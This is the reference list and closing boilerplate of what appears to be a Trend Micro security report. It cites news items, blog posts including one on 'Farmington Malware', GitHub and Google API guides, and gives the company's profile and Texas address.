[8] Chiba Nippo Co., Ltd. (10 May 2014). *Chiba Nippo.* “Illegal Remittance Chiba Prefectural Police in China the Crime Proceeds, Rearrested a Man of Suspect.” Last accessed on 5 March 2015, http://www.chibanippo.co.jp/news/national/192621.

[9] http://blog.naver.com/dohun3023/220065517064.

[10] *Ec0nomist’s Lab..* (25 March 2015). “Farmington Malware.” Last accessed on 9 March 2015, http://intumyself.tistory.com/230.

[11] *GitHub Guides.* (May 2014). “Hello World.” Last accessed on 9 March 2015, https://guides.github.com/activities/hello-world/.

[12] Google. (2015). *Google Developers.* “The Google Geocoding API.” Last accessed on 9 March 2015, https://developers.google.com/maps/documentation/geocoding/.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

TREND MICRO™

Securing Your Journey
to the Cloud

225 E. John Carpenter Freeway
Suite 1500
Irving, Texas
75062 U.S.A.

Phone: +1.817.569.8900